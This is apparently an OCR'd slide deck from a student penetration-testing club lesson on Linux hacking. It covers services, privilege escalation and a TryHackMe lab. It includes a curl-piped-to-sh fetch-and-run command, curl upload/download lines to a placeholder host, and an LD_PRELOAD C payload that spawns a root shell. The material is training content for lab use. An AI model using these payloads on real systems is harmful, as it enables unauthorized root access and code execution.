Breaking Servers

Linux Hacking w/Gabe and Justin

Sign-In:
https://da.gd/5pDwFm

SIGN IN PLEASE :DDD

https://da.gd/5pDwFm

Next on Bronco CPTC...

When	What
July 2nd	Informational Meeting
July 9th	Intro to Pen Testing
July 16th	Intro to Networking
July 23rd	Hacking Windows
July 30th	Hacking Linux
August 6th	Breaking Web Apps
August 13th	Business and Consulting
August 20th	**CPTC Tryouts**

← You are here

Agenda

1

Linux Basics

Linux structure

2

Common Services

Common Linux Services

3

Tools & Attacks

peas

4

Lab

Learn by doing

01

Linux Basics

how a linux works

Nuanced Vocabulary

Terminal

Embedded System

Terminal Emulator

Application / Program

Command Prompt

Different than Windows

Command Line

Overall CLI


Kernel

Inner workings near hardware

Shell

Wraps/protects kernel


Terminal


Terminal Terminal File Edit View Search Terminal Help
En
ubuntuuser@ubuntu-machine: ~

```
ubuntuuser@ubuntu-machine:~$
```

Terminal Emulator


Command Prompt


mark@linux-desktop: /tmp/tutorial
File Edit View Search Terminal Help


```
Setting up tree (1.7.0-5) ...
Processing triggers for man-db (2.8.3-2) ...
mark@linux-desktop:/tmp/tutorial$ tree
.
├── another
├── combined.txt
├── dir1
├── dir2
│   ├── dir3
│   ├── test_1.txt
│   ├── test_2.txt
│   └── test_3.txt
├── dir4
│   └── dir5
│       └── dir6
├── folder
└── output.txt

8 directories, 5 files
mark@linux-desktop:/tmp/tutorial$ 
```

Command Line



Applications
Shell
Kernel
Hard-
ware

Pop a shell?




- Not actually "popping" the shell
  - It's not broken
- Get a session of a shell program running
  - EX: bash, zsh, dash
- Basically means arbitrary command execution
- You want to get "root" user
- Different than / (root directory)

File Tree – As a Tree




File Tree – Contents of /



```
bin   lib32       opt   srv
boot  lib64       proc  sys
dev   libx32      root  tmp
etc   lost+found  run   usr
home  media       sbin  var
lib   mnt         snap
```

File Tree – Contents of /



```
bin   lib32       opt   srv
boot  lib64       proc  sys
dev   libx32      root  tmp
etc   lost+found  run   usr
home  media       sbin  var
lib   mnt         snap
```

02

Common Services

Linux Lovers Unite

Common Linux Services

- FTP – Port 21 TCP
- SSH - Port 22 TCP
- HTTP – Port 80/443 TCP
- MYSQL - Port 3306 TCP

FTP: 21 TCP

File Transfer Protocol

Host files for downloading and sometimes uploading
Can be anonymous, guest, or require creds
Can host sensitive content or be vulnerable

SSH: 22 TCP

Secure Shell

Remotely access and manage systems

Requires credentials or an authorized key-pair

HTTP: 80/443 TCP

Hypertext Transfer Protocol (Web Servers)

Lots of different web servers on different ports
Some are vulnerable
Others have vulnerable content (next week)

MySQL: 3306 TCP

MySQL (Database Servers)

Store large quantities of data in database structures

Potentially store sensitive data such as creds, credit cards, etc.

03

Tools & Attacks

Cool Stuff

Tools

Msfvenom - Payload Generation

LinEnum - Enumerate privilege escalation vectors

Linpeas - Enumerate privilege escalation vectors

GTFOBins - Linux binaries that can be exploited

File Transfer

Python Web Server (https://da.gd/9AaLR)

```
python3 <name of script> -b 0.0.0.0 8080
curl --upload-file <file> http://<ip>:<port>/outfile
```


Curl Download

```
curl http://<ip>:<port>/downloadfile > outfile
```

Cool Curl

```
curl http://<ip>:<port>/downloadfile | sh
```

Linux Attacks



Linux

Run as root

SUID/GUID

Environment variables

Path abuse

Reused/default credentials

SUDO abuse

World writable scripts

Run as root

Hijack program running as root

If there is installed software running as root and you can spawn a shell process with it, you can get a root shell


Usually use a known exploit

SUID/GUID

Abuse Set User ID/Group User ID permissions

Executables with SUID/GUID bit run as owner/group owner respectively

You can run it if you have execute perms, but it will spawn as owner



Environment variables

LD_PRELOAD

Loads shared objects before anything else
Useful when you can run a binary as sudo, then preload custom .so

LD_LIBRARY_PATH

List of directories that a program should look for to load a library
Find libraries of a program, create a fake clone, set envvar to clone


```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```

Path abuse

Abuse PATH variable

PATH variable is an environment variable
Acts as a list of "shortcuts" so user doesn't need full path
You can "trick" programs that don't use absolute paths by manipulating path variable, or the program's current directory




Reused/default creds

Test default/reused credentials on services/users

Always test default credentials (Google!)

Always test credentials you discovered elsewhere



About 7,200,000 results (0.41 seconds)

The default user for MySQL is root and by default it has **no password**. If you set a password for MySQL and you can't recall it, you can always reset it and choose another one. Apr 21, 2020

https://dbschema.com › 2020/04/21 › mysql-default-usern...

MySQL - What is the Default Username and Password?

SUDO Abuse

You have access to SUDO on specific binaries


Use sudo on specific binaries so the process spawns as root and start a shell process

World writable scripts

Script run as root that does not protect its source

For example, a cronjob may run as root and call a binary

Possibly a world writable/executable directory



04

Lab Time.

Learn by doing

Lab Instructions

TryHackMe
https://tryhackme.com/room/easyctf

Goal: Finish the room.

If you do not finish, this room is part of the **homework**.

Got questions?

GO AND ASK ANYBODY!!!